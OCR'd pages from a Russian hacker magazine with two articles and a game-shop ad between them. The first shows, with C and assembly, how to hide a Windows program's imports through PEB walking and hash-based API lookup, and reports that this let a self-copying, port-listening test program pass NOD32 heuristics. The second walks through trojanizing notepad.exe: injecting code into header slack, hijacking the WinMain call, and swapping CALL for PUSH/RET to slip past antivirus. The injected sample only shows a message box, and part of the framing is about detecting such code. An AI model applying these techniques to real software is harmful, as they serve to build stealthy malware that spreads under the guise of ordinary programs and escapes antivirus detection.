
Пишем приложение, не использующее таблицу импорта, на Си

[ищем функции сами] Идея моя достаточно проста: заставить программу забыть такую страшную вещь как таблицу импорта. Причем не просто забыть, а забыть навсегда, чтобы ничто не напоминало о ней. Ни PE-заголовок, ни имена API-функций разбросанные по всему файлу. Делается это легко. Надо просто в программе вызывать все функции в обход импорта с помощью, скажем, той же GetProcAddress. Тогда компилятор не будет запихивать их в таблицу. Но сам адрес функции поиска API содержится в импорте. И даже, если все функции вначале искать с помощью GetProcAddress, таблица все равно останется. Хоть и с одной записью, но останется. Но не надо забывать о том, что одним из параметров этой функции является имя API, что, несомненно, сразу все выдаст исследователю. Поэтому имеет смысл сделать свою собственную функцию для поиска адресов функций, которые обычно прописываются в таблице импорта. Тьфу, сделать — хорошо сказал. Не надо ее делать, я ее уже давно сделал, и если ты читал предыдущие номера журнала и залезал на диск, ты должен был ее видеть. Смысл собственной функции в том, что:

1. ее не будет в таблице импорта, а следовательно, исследователю придется прилично покопаться, чтобы понять, что делает ее вызов;
2. поиск может осуществляться не только по имени, но, например, и по хэшу, посчитанному от имени (в этом случае в программе вообще не фигурирует имени API, что серьезно затрудняет процесс исследования алгоритма работы программы… ну, конечно, не для всех серьезно, но все же).

В общем, бери ее с диска. Однако, как ты помнишь, функция GetProcAddress производит поиск адрес по таблице экспорта заданного тобой модуля. Обычно дескриптор, определяющий модуль, получается с помощью функций GetModuleHandle или LoadLibrary. Но в данном случае, вот засада, эти функции вызывать в исходном коде нельзя, так как это приведет к тому, что появится таблица импорта, о которой мы стремимся забыть. Поэтому придется отыскивать дескрипторы (привычнее, наверное, назвать их хэндлами) обходными путями.

[ищем ядро и модули] Ядро, то есть дескриптор, то есть хэндл библиотеки kernel32.dll найти очень просто (она подгружается к каждому



функции подсчета хэша и поиска адресов API-функций

процессу, поэтому не надо никак дополнительно извращаться — только найти). Этим всю жизнь занимаются вирмейкеры, и поэтому метод, где только не описан. Заключается он в том, что дескриптор модуля ядра извлекается в общей сложности из структуры PEB, блока окружения процесса, ссылку на который можно получить, если обратиться к регистру fs по смещению 30h.

[всем известный поиск ядра]

```
HMODULE GetKernel()
{
  __asm {
    mov eax, dword ptr fs:[30h]
    mov eax, dword ptr [eax+0ch]
    mov esi, dword ptr [eax+1ch]
    lodsd
    mov eax, dword ptr [eax+08h]
  }
}
```

Имея ядро, можно найти в нем с помощью собственной функции GetProcAddress адрес LoadLibrary, подгрузить с ее помощью любую нужную библиотеку и искать уже в ней адрес необходимой для работы программы функции (как вариант, можно найти адрес GetModuleHandle). Геморрой, конечно, но он просто автоматизируется, а исследователю жизнь все-таки усложняет. В итоге, со всеми извращениями запуск API-функции, к примеру, MessageBox'а на Си выглядит следующим образом:

[я не такой уж и извращенец, честное слово!]

```
typedef int (WINAPI * tMessageBoxA)
  (HWND, LPCSTR, LPCSTR, UINT);
typedef HMODULE (WINAPI * tLoadLibraryA)
  (LPCSTR);

HMODULE hKernel32 = GetKernel();
tLoadLibraryA pLoadLibraryA = GetProcAddressEx
  (hKernel32, "LoadLibraryA"); // 0xC8AC8026

HMODULE hUser32 = pLoadLibraryA ("user32.dll");
tMessageBox pMessageBox = GetProcAddressEx
  (hUser32, "MessageBoxA" ); // 0xABBC680D

pMessageBox(0, "Hello world", "", 0);
```

Упс, наврал... Не со всеми извращениями. Ведь тут поиск осуществляется по имени, а нас это, как я уже говорил, не устраивает. Будем переделывать поиск, чтобы искал по хэшу.

[ищем функции по хэшу] Хэш — это некоторое число, которое считается от строки. Хэш-функция, соответственно, функция, — которая будет это число считать. Его ведь можно кучей разных способов получать. Она у нас будет очень простенькая, я ее выдрал из замечательных программ z0mbie и переписал на Си.

куча шаблонов

[хэш-функция]

```
DWORD CalcHash(char *str)
{
  DWORD hash = 0;
  char* copystr = str;
  while(*copystr) {
    hash = ((hash << 7) & (DWORD)(-1))|(hash >> (32-7));
    hash = hash^(*copystr);
    copystr++;
  }
  return hash;
}
```

Число, полученное в результате подсчета, почти уникально. Конечно, это я очень хреново выразился. Я хотел сказать, что вероятность того, что от двух разных строк ты получишь одно число — очень мала. А на пространстве имен функций какой-нибудь одной библиотеки вообще равна нулю. Потому-то и можно искать функцию в таблице экспорта, сравнивая не имена, а числа. Это позволяет хранить не палевное название API в программе, а всего лишь 4 байта хэша, которые влезают в любой регистр и могут просто жить в какой-нибудь инструкции, прямо в коде, а не в данных. Меня это обстоятельство радует безумно. Я вообще данные в программе не люблю.

Чтобы иметь возможность искать имя по хэшу, достаточно немного модифицировать функцию GetProcAddressEx. Второй параметр ее станет DWORD'ом вместо указателя на строку, а внутри вместо сравнения имен:

```
if (lstrcmp((char*)RVATOVA(hModule, *pdwNamePtr), lpProcName) == 0)
```

Будет сравнение второго параметра (hash) и подсчитанного хэша от рассматриваемого в конкретный момент имени функции:

```
if (CalcHash((char*)RVATOVA(hModule, *pdwNamePtr)) == hash)
```


Запуск MessageBox'а с такой функцией преобразиться следующим образом:

```
...
HMODULE hKernel32 = GetKernel();
tLoadLibraryA pLoadLibraryA = GetProcAddressEx
    (hKernel32, 0xC8AC8026);

HMODULE hUser32 = pLoadLibraryA ("user32.dll");
tMessageBox pMessageBox = GetProcAddressEx
    (hUser32, 0xABBC680D);
...
```

Much better, теперь имена функций нигде в программе не фигурируют. Но черт! Так невозможно программировать! Уж лучше все знают, как моя программа работает. Ведь надо считать для каждой функции хэш, подставлять по мере необходимости, заново описывать каждую API. В общем, я как обычно придумал кучу проблем, чтобы с ней разобраться.


[удобный интерфейс] Первое, от чего я хочу избавиться, так это от бесконечных определений функций. Всех этих typedef'ов кошмарных и т.п. Сделать это оказалось на удивление легко. Я просто создал несколько перегру-



Обладая огромным везением и терпением, на диске ты сумеешь откопать все исходные коды, описанные в статье.



Про это ты, наверное, нигде больше не сможешь прочесть. Это уникальная разработка никому кроме автора не нужная.



вызов функции под дизассембером

женных шаблонов функций, которые в общей сложности могли принимать любое число параметров. И для выполнения нужной функции передавал шаблону хэш, хэндл модуля и аргументы. Все. Определять при этом каждую API не нужно, знай себе юзай шаблоны для ВСЕГО. Этакие гейты для API. Можно в них встроить какую-нибудь систему логирования, чтобы видеть все вызовы своей программы. Можно какой-нибудь время от времени срабатывающий антиотладочный прием поставить. Гейт для API в своей программе — полезная штука. В качестве препятствия анализу — особенно. Шаблоны выглядят так:

```
// для функции без аргументов, к примеру GetTickCount
template <HMODULE h, DWORD hash>
inline LPVOID pushargEx()
{
  typedef LPVOID (WINAPI *newfunc)();
  newfunc func = (newfunc)GetProcAddressEx(h, hash);
  return func();
}

// для функции с одним аргументом
template <HMODULE h, DWORD hash, class A>
inline LPVOID pushargEx(A a1)
{
  typedef LPVOID (WINAPI *newfunc)(A);
  newfunc func = (newfunc)GetProcAddressEx(h, hash);
  return func(a1);
}

// для функции с двумя аргументами
template <HMODULE h, DWORD hash, class A, class B>
inline LPVOID pushargEx(A a1,  B a2)
{
  typedef LPVOID (WINAPI *newfunc)(A, B);
  newfunc func = (newfunc)GetProcAddressEx(h, hash);
  return func(a1,a2);
}

// для функции с тремя аргументами
template <HMODULE h, DWORD hash, class A, class B, class C>
inline LPVOID pushargEx(A a1,  B a2, C a3)
{
  typedef LPVOID (WINAPI *newfunc)(A, B, C);
  newfunc func = (newfunc)GetProcAddressEx(h, hash);
  return func(a1,a2,a3);
}

// и т.д.
```

Соответственно, вызов функции через них может выглядеть следующим образом:

```
// вызовем, например, Sleep с аргументом -
// 1000, то есть одна секунда
// kernel32 - хэндл ядра, вычисленный ранее

pushargEx<kernel32, 0x3D9972F5>(1000);
```

Просто, неправда ли? Однако по-прежнему смущают хэши, которые надо вычислять для каждой функции. Для того, чтобы не приходилось заниматься еще и этим геморроем, я написал отдельную маленькую утилиту, которая вычисляет хэши и создает h-файл со специальным определением всех функций в заданной dll. Она вместе с сорцами лежит на диске. Пользоваться ей очень легко, пишешь calchash user32.dll, она тебе выдает файл user32.dll.h с содержанием, вроде такого:

```
...
#define GMessageBeep        pushargEx<user32, 0xABBEE6BC>
#define GMessageBoxA        pushargEx<user32, 0xABBC680D>
#define GMessageBoxExA      pushargEx<user32, 0x1A0256AE>
#define GMessageBoxExW      pushargEx<user32, 0x1A0256B8>
...
```

Как ты уже понял, если добавить подобный хидер в программу вместе с описанными выше функциями, то для вызова API в обход таблицы импорта будет достаточно приписать к имени функции буковку G ;). Ну и, конечно, не забыть подгрузить в самом начале все библиотеки, назвав переменные с их хэндлами по левой части имени файла dll.

```
[пример программы без таблицы импорта]

#pragma comment(linker,"/ENTRY:WinMain")

#include <windows.h>
#include "kernel32.dll.h"
#include "user32.dll.h"

// хидер с функциями GetProcAddressEx, шаблонами и т.п.
#include "noimport.h"

HMODULE kernel32;
HMODULE user32;

int WINAPI WinMain(HINSTANCE, HINSTANCE, PTSTR, int)
{
  kernel32 = GetKernel();
  user32 = GLoadLibraryA ("user32.dll");

  GMessageBox(0,"Hello world",0,0);
  return 0;
}
```

[тестируем] Ну, что в итоге мы получили, кроме того, что в PE-заголовке больше нельзя найти ссылки на таблицу импорта. Обычный определяемый любым дизассемблером вызов функции, вроде этого:

```
push  1000
call   [Sleep]
```

Изменился на:

```
push  3D9972F5h
push  [esp+var_4]
call   sub_2AA026E4
push  1000
call   eax
```

В коде теперь мало что понятно, правда? И если покруче покопаться, то с дизассембером будет тоже самое. Но можно постепенно понять, что sub_2AA026E4 — это аналог функции GetProcAddress. Однако ищет функцию он не по имени, а по посчитанной хэш-функции от имени. Кошмар! Чтобы разобраться в том, что делает программа, написанная подобным образом, придется не один час просидеть с отладчиком и дизассемблером в руках, пытаясь сопоставить, какому из подобных вызовов какой обычный API-вызов соответствует.

Не одному только реверсеру, кстати, кошмар. Всяческие эвристики и подобная фигня на этом деле тоже вымрут — проверено. Взять, к примеру, NOD32. Я для теста написал маленькую программу, копирующую себя в системную директорию, в реестр и слушающую порт. NOD32 на параноидальном уровне безопасности тот час же окрестил ее как «вероятно вирус». Потом я заменил все вызовы на мои «хитрые». Угадай, что на это сказал антивирус? Ничего плохого! Скушал, буркнул «спасибо, вирусов не найдено, приходите еще», и на боковую.

И это ведь только начало такой замечательной штуки как precompiled-метаморфизм (вероятно, термин я придумал дурацкий, зато достиг в этой штуке немалого). Компилятор можно научить таким офигенным штукам, какие и не снились обычным полиморфным или метаморфным движкам. Полная перестройка программы для них — пустяк. Главное — правильно оформить исходный код, то есть научить всему компилятор. Можно, к примеру, заставить его оформлять разные вызовы. Скажем, в зависимости от номера строки исходного кода вставлять либо call, либо push $+5\push addr\ret, либо еще что-нибудь. Хэш-функции использовать все время разные. Можно попробовать научить компилятор (о, недокументированные возможности, как вы прекрасны и ужасны одновременно) перегружать операторы стандартных типов. Ты представь только — подсунуть свой оператор присваивания вместо дефолтного, и впихивать в него все время кучу лишнего кода и каких-нибудь нехороших трюков еще на этапе компиляции. Можно написать отличную систему, которая позволяла бы обычные нормальные программы компилировать так, словно компилятор в задницу оса укусила, так что никакие протекторы и упаковщики не понадобятся.

Тебя, наверно, мучает вопрос: а зачем все это действительно нужно? Усложнение анализа и т.п. — это понятно, а зачем метаморфизм какой-то, да еще и на этапе компиляции. Почему бы ни использовать готовые навесные протекторы, зачем устраивать весь этот геморрой?

Буду краток. Ради Дао


НЕ ОГРАНИЧИВАЙ
СЕБЯ
Играй
просто!
GamePost
ПОЛУЧИ
МАКСИМУМ
УДОВОЛЬСТВИЯ
ИСПОЛЬЗУЯ ДОПОЛНИТЕЛЬНЫЕ АКСЕСУАРЫ
Монитор
Shuttle XP17SG
$675.99
Наушники
AKG K406 AFC
$162.99
Колонки
M-Audio Studiophile
LX4 2.1 System
$339.99
Шлем
i-O Display Systems
i-Scape II
$289.99
Корус
Shuttle SB83G5C
$485.99
Pinnacle Systems
ShowCenter 1000g
$285.99
* В нашем агазине вас ждет более 1000 игр на ваш выбор
* Постоянно обновляемый ассортимент
* Постоянно обновляемый ассортимент
Тел.: (095) 780-8825
Факс. (095) 780-8824
www.gamepost.ru
GAMEPOST



Ручная троянизация

ТРОЯНИЗАЦИЯ ПРИЛОЖЕНИЙ — ВЕСЬМА ПЕРСПЕКТИВНАЯ ДЛЯ ХАКЕРА ШТУКА. ОНА ПОЗВОЛЯЕТ ЕМУ С НЕВИДАННОЙ СКОРОСТЬЮ РАСПРОСТРАНЯТЬ ТРОЯНЫ ПОД ВИДОМ САМЫХ ОБЫЧНЫХ ПРОГРАММ. ПРИЧЕМ НЕ ПРОСТО ПОД ВИДОМ. ПРОГРАММЫ ПРОДОЛЖАЮТ РАБОТАТЬ И НОРМАЛЬНО ФУНКЦИОНИРОВАТЬ, НЕ ВЫДАВАЯ ЕГО ВРЕДОНОСНОГО КОДА, КОТОРЫЙ СПОКОЙНО И ТИХО ГАДИТ ПОЛЬЗОВАТЕЛЮ, СНИФАЯ КЛАВУ, ВОРУЯ ПАРОЛИ И Т.П. ПРОЧИТАВ ЭТУ СТАТЬЮ, ТЫ ПОЙМЕШЬ, КАК ХАКЕРЫ ВНЕДРЯЮТ СВОЙ ВИРУСНЫЙ КОД В ПРИЛОЖЕНИЯ, НЕ ПОРТЯ РАБОТОСПОСОБНОСТИ ПОСЛЕДНИХ. ТЫ, КОНЕЧНО, СООБРАЗИШЬ КАК ЭТОТ КОД ОБНАРУЖИТЬ И ИЗВЛЕЧЬ | Крис Касперски ака мыщъх (FreeBSD@smtp.ru)

Внедряем свой код в приложения под windows

Наши эксперименты будут носить совершенно невинный характер. Мы возьмем стандартный notepad.exe и будем над ним издеваться — внедрять код, изучать всячески, мучать. Лицензионное соглашение от Microsoft нам придется разорвать. Причем на мелкие куски. Оно нам больше не понадобится. Модификация notepad'а аннулирует все льготы, обязательства и гарантии со стороны Microsoft. Свежую Windows со скидкой уже не получишь! Ну и больно надо! Поставим Linux! Но это потом, а пока…

[джентльменский набор] Большинство хакерских статей, рассказывающих о троянизации приложений, предлагает напрямую править их в HIEW или любом другом HEX-редакторе. Но это порочная практика (живодерство сплошное)! Полноценную программу в HIEW не напишешь, а если и напишешь, то потом не изменишь, ведь чтобы добавить одну-единственную команду приходится перебивать весь код целиком.

Поступим умнее! Наберем программу в своем любимом редакторе, например, TASMED, WinAsm Studio или FAR'е и откомпилируем ее FASM'ом. Полученный двоичный файл будет легко вставляться HEX-редактором в любой экзешник. Ну, или почти в любой.

Еще нам потребуется IDA Pro или другой приличный дизассемблер, которым мы будем исследовать подопытный файл. Отладчик — SoftICE, MS DBG или OllyDbg. Он поможет найти ошибки во внедряемом коде. Крайне маловероятно, что написанная нами программа заработает с первого раза, поэтому без отладчика далеко не уплывешь.

Остальные ингредиенты (пиво/квас/сигареты) по вкусу.

[куда податься?] Проще всего внедряться в свободное место файла. Кстати, предупреждаю, что троянизируемый файл мы будем называть дрозофилой, а внедряемый код — бациллой. Если свободного места нет, можно раздвинуть последнюю секцию и внедриться в нее, но это намного сложнее, поэтому такой способ здесь рассматриваться не будет. Если тебе все-таки интересно, как подобное реализуется — топай на *www.wasm.ru* за статьей «пути воина — техника внедрения в PE-файлы».

Типичный PE-заголовок вместе с таблицей секций и MZ-заголовком занимает чуть больше 200h байт, а минимальное физическое выравнивание внутри файла (File Alignment), которое только поддерживает Windows, как раз и составляет 200h! Таким образом, в нашем распоряжении оказывает-

текст дрозофилы, набранный в редакторе WinAsm Studio



Очень часто в файлообменных сетях можно встретить протрояненные кем-нибудь приложения. Прочтение этой статье чуть ли не гарантирует тебе, что с дизассемблером или отладчиком в руках ты сможешь засечь гадкий код в программе и избавиться от него.



На диске к журналу, обладая некоторой удачей, ты сможешь обнаружить все исходные коды, описанные в этой статье.

ся практически 200h незанятых байт или даже больше! Для ускорения загрузки файла большинство линкеров выравнивает адрес начала первой секции не по File Alignment, а по Section Alignment, который никак не меньше 1000h. Как следствие — наши владения увеличиваются до E00h байт. Для ассемблерных программ это целый материк, на котором и слона разместить можно. Ну, если не слона, то полноценную бациллу — точно! В упакованных файлах, заголовок прижат к первой секции практически вплотную, поэтому, перед началом внедрения их необходимо распаковать. Отроем notepad.exe в редакторе HTE и будем прокручивать его до тех пор, пока не врежемся в напаханную целину сплошных нулей. В нашем случае она начинается с адреса 2F0h (именно 2F0h, а не 2EFh, поскольку последний нуль служит завершителем строки WINSPOOL.DRV и трогать его нежелательно). Из любви к круглым цифрам, выберем 300h, хотя выравнивать начало внедряемого кода совершенно необязательно.

Теперь необходимо определить базовый адрес загрузки файла. Он содержится в заголовке. Не выходя из HTE, нажмем <F6> (mode) и выберем pe/header. Там, в разделе optional header: NT fields, будет поле image base. Это и есть базовый адрес, в нашем случае равный 1000000h. Также необходимо убедиться, что заголовок действительно распахнут на всю ширину (он лежит в том же разделе в поле «size of headers») и в нашем случае равен 600h. Это значит, что при загрузке файла в память отображаются только первые 600h байт от его начала, а поскольку мы начинаем внедрение с 300h байта, размер бациллы не может превышать 600h—300h == 300h байт. Плохо! Очень плохо! Но при желании это поле можно увеличить до 1000h. Главное, чтобы оно не превышало Section Alignment, указанного ниже. Также надо убедиться, что файл не содержит перемещаемых элементов, которые могут испортить всю малину. Смотрим, если поле base relocation table в разделе optional header: directories не равно нулю, лучше всего отказаться от внедрения вообще. При большом желании можно внедриться и в перемещаемые файлы, это лишь чуть-чуть труднее, однако не будем лезть в дебри и для начала разберемся с простым.

Контрольную сумму (checksum) править необязательно. Windows все равно ее игнорирует. Антивирусы, кстати говоря, тоже. Я всегда говорил, что они тупые создания! Впрочем, для перестраховки это поле можно обнулить или рассчитать новую контрольную сумму с помощью утилиты editbin, поставляемой с компилятором Microsoft Visual C++.

Также можно внедряться в конец секции кода, в хвосте которой пасется до FFFFh свободных байт, оставленных от выравнивания, однако чаще всего их количество не превышает 50h, чего для полноценной программы явно недостаточно. В общем, будем иметь эту заначку в виду.

Берем все тот же HTE, привычным движением руки давим <F6> (mode), «pe/header» и смотрим атрибуты секции .text (в некоторых случаях она называется CODE или как-то еще). Как быстро перейти в конец секции .text? Очевидно, необходимо переместиться на начало следующей секции (в нашем случае эта секция .data), а затем вернуться на один байт назад.

Переводим HTE в режим страничного имиджа (<F6>, pe/image), давим <F5> (goto) и говорим section(".data"), заставляя редактора перейти к началу секции .data. Переводим курсор на несколько строк вверх и... здравствуй, хвост секции .text! Нулевые байты (которым соответствует ассемблерная команда add [eax],al) никем не заняты и могут использоваться по нашему усмотрению. В данном случае здесь содержится 38h байт. Хм, не слишком-то длинный хвост. Бывают и подлиннее!

[системные вызовы и библиотечные функции] Бацилла должна как-то взаимодействовать с внешним миром: открывать файлы, устанавливать сетевые соединения, выводить ругательные сообщения и т. д. Обычно для этого используется прямой вызов API-функций. Но это не лучший вариант. Намного удобнее использовать высокоуровневые библиотечные функции, доставшиеся бацилле в наследство от дрозофилы. Согласитесь, намного удобнее открывать файл с помощью _fopen, чем CreateFile. Одних только аргументов в последнем случае потребуется миллион!

Библиотечные функции легко распознаются при помощи IDA Pro. И если мы запихнем нашу дрозофилу под этот замечательный дизассемблер, то мы увидим, что адрес функции _fopen равен 401988h, значит, ее вызов будет выглядеть приблизительно так:

[пример вызова стандартной библиотечной функции языка Си]

```
               ; аргументы заносятся справа налево
push aRb       ; "rb" указатель на строку с режимом открытия файла
push aName     ; указатель на имя файла
call 401988h   ; вызываем функции _fopen
add esp, 8     ; удаляем аргументы из стека
```

Однако использовать библиотечные функции можно только после того, как отработает Start-Up (стартовый код), иначе у нас ничего не получится. В этом нам вновь поможет IDA Pro, распознающая функцию main (WinMain) языков C/C++ и паскалевскую процедуру Begin. В notepad'е вызов главной функции расположен по адресу 1006571h. Здесь находится call 100299Eh, где 100299Eh — адрес WinMain. Для внедрения дрозофилы, достаточно изменить call 100299Eh на свой адрес, в смысле адрес бациллы.

А что делать, если библиотечные функции не распознаны или среди них нет той, что нужна нам? Тогда можно обратиться к импорту дрозофилы и поискать там. В IDA Pro это делается так: View -> Open Subview -> Imports. В нашем случае, например, адрес функции MessageBoxW равен 01001204h. На самом деле, это еще не сам адрес, а только указатель на него, инициализируемый на стадии загрузки, а потому вызов функции будет выглядеть так:

[пример вызова API-функции из импорта дрозофилы]


```
xor eax,eax            ; обнуляем eax
push 30h               ; uType
push lpCaption         ; lpCaption
push lpText            ; lpText
push eax               ; hWnd
call dword [1001204h]  ; вызываем функции MessageBoxW
```

Но в некоторых случаях, в импорте искомой функции нет. Что тогда? Есть два пути: использовать связку LoadLibrary\GetProcAddress или сканировать импорт вручную. Оба этих способа уже рассматривались в статье «Живучий код: техника написания переносимого shell-кода», опубликованной в Спеце, посвященном ошибке переполнения буфера (август 2004 года).


[память в кредит] Кодовая секция недоступна для записи. Где же дрозофила будет хранить свои переменные? Проще всего воспользоваться стандартной Сишной функций malloc или API-функций VirtualAlloc для выделения памяти из кучи. Причем выделенную память можно даже не освобождать — при закрытии приложения Windows сделает это самостоятельно.

Еще проще использовать стек. Команда SUB ESP, n— выделяет n байт, а ADD ESP, n— возвращает их обратно. Однако типичный объем стека составляет всего несколько мегабайт, а этого количества не всегда достаточно, так что на практике способы приходится комбинировать.

[внедрение] Вот мы и подошли вплотную к внедрению. Создадим бациллу, выводящую простое диалоговое окно перед запуском дрозофилы. Открываем FAR или любой другой редактор и пишем. А что мы, собственно, пишем?




поиск места для внедрения бациллы в редакторе HTE



основные поля дрозофилы, ответственные за внедрение бациллы

Поскольку это не совсем обычный файл, то транслятор должен знать с какого адреса начинать ассемблирование. Мы решили внедряться в дрозофилу со смещения 300h, так? Базовый адрес загрузки равен 1000000h, следовательно, первый байт бациллы соответствует адресу 1000300h. Так и запишем: ORG 1000300h. ORG — это директива, отвечающая за базирование файла.

Еще необходимо указать USE32, чтобы FASM знал, что это 32-разрядный код. Вот, собственно, и все отличия от нормальных файлов. Дальше можно кодить как обычно. Ах да, чуть было не забыл. Ведь это notepad.exe под Windows NT и, следовательно, ASCII-функций в нем нет, а импортировать их вручную нам лень. Поскольку, FASM не поддерживает уникода, перекодировку придется осуществлять самостоятельно. В FAR'e для этого можно набросать следующий макрос: "' Right ' , 0 ," (одинарная кавычка, стрелка влево, одинарная кавычка, запятая, ноль, запятая), который будет преобразовывать ASCII строки в UNICODE. Правда, только на английском языке. С русским все очень заморочено. Проще всего взять notepad.exe, записать в нем строку, сохранить, как уникод, и вставить получившийся файл в исходный текст при помощи db.



перехват управления у WinMain

Законченный текст программы может выглядеть, например, так:

[исходный текст простейшей бациллы, признающийся в любви]

```
org 1000300h            ; адрес начала бациллы в памяти
use32                   ; 32-разрядный код
  pushad                ; сохраняем все регистры
  xor eax,eax           ; EAX := 0
  push eax              ; uType (диалог с кнопкой OK)
  push caption          ; указатель на заголовок
  push text             ; указатель на текст в окне
  push eax              ; hWnd (нет владельца)
  call dword [1001204h] ; MessageBoxW
  popad                 ; восстанавливаем регистры
  jmp 100299Eh          ; передаем управление WinMain
  ret                   ; возвращаемся в стартовый код

caption db 'h',0,'e',0,'l',0,'l',0,'o',0,0,0
text db 'l',0,' ',0,'l',0,'o',0,'v',0,'e',0,' ',0,'y',0,'o',0,'u',0,0,0
```

Ассемблируем программу FASM'ом и на выходе получаем двоичный файл (для определенности пусть это будет inject.bin). Запускаем HTE, открываем notepad.exe и тут же открываем inject.bin (<F3> (open)). При помощи шифта выделяем весь код бациллы и ждем <Ctrl-Ins> для копирования в буфер обмена. Переключаемся на notepad.exe (<Alt-2>), находясь в hex-режиме, подводим курсор к смещению 300h и нажимаем <Shift-Ins>, чтобы вставить. Сохраняем изменения по <F2> и… открываем квас (пиво, колу, свежевыжатый персиковый сок — нужное подчеркнуть). Первый этап внедрения завершен. Теперь можно послушать Burning Point, собраться с мыслями и немного расслабиться.

И вот наступает последний решительный этап: перехват управления у WinMain, точка вызова которой, как мы помним, лежит по адресу 1006571h. Переводим HTE в дизассемблерный режим (<F6> (mode), pe/image), жмем <F5> (goto) и говорим: 1006571h. Теперь нажимаем <Ctrl-A> (Assemble) и вводим "CALL 1000300h", где 1000300h — адрес начала бациллы. Кстати говоря, HIEW для этой цели непригоден, поскольку неправильно ассемблирует код, и все летит к черту. Во всяком случае, версия 6.09 ведет себя именно так, а более поздние я не проверял. Зачем платить деньги за коммерческий HIEW, когда есть и бесплатные HEX-редакторы не хуже!?

HTE все ассемблирует правильно, но переходить к бацилле по перекрестной ссылке наотрез отказывается, считая, что ее нет. Нет — и не надо. Нажимаем <F2> (save), чтобы изменения возымели силу и выходим по <F10>.

С замиранием сердца запускам notepad.exe и… Оторвать мыщъх'у хвост, это работает!

[обход антивирусов] И все бы было у нас хорошо, если бы антивирусы ни ругались на инфицированный файл. А они ругаются, причем матом, что портит нам весь бизнес и создает угрозу отрыва хвоста и детородного органа вместе с ним. Вернемся к адресу 1006571h, в котором происходит передача управления на бациллу, и посмотрим, что тут можно предпринять:

[окрестности точки, в которой происходит перехват управления]

```
100656a: call dword ptr [KERNEL32.dll:GetModuleHandleA]
1006570: push eax
1006571: call 1000300h
1006576: mov [ebp-68h], eax
1006579: push eax
100657a: call dword ptr [MSVCRT.dll:exit]
```

Очевидно, антивирус отслеживает команду CALL, эмулируя ее выполнение. А как на счет передачи управления через ret? Интересно, сможет ли он с ним справиться? Давай, заменим CALL 1000300h на PUSH 1000300h/RET. Это ведь несложно. Правда, возникает одна проблема — чистый CALL на байт короче и этого самого байта нам как раз не хватает! К счастью, следом за CALL'ом расположена команда MOV [EBP-68h], EAX, копирующая код возврата в локальную переменную, а кому он сейчас нужен? Поэтому мы можем смело оттяпать от нее один байт и перекрыть оставшиеся два байта операциями NOP. Как вариант, можно перенести часть Start-Up кода внутрь бациллы, но в нашем случае это излишне.

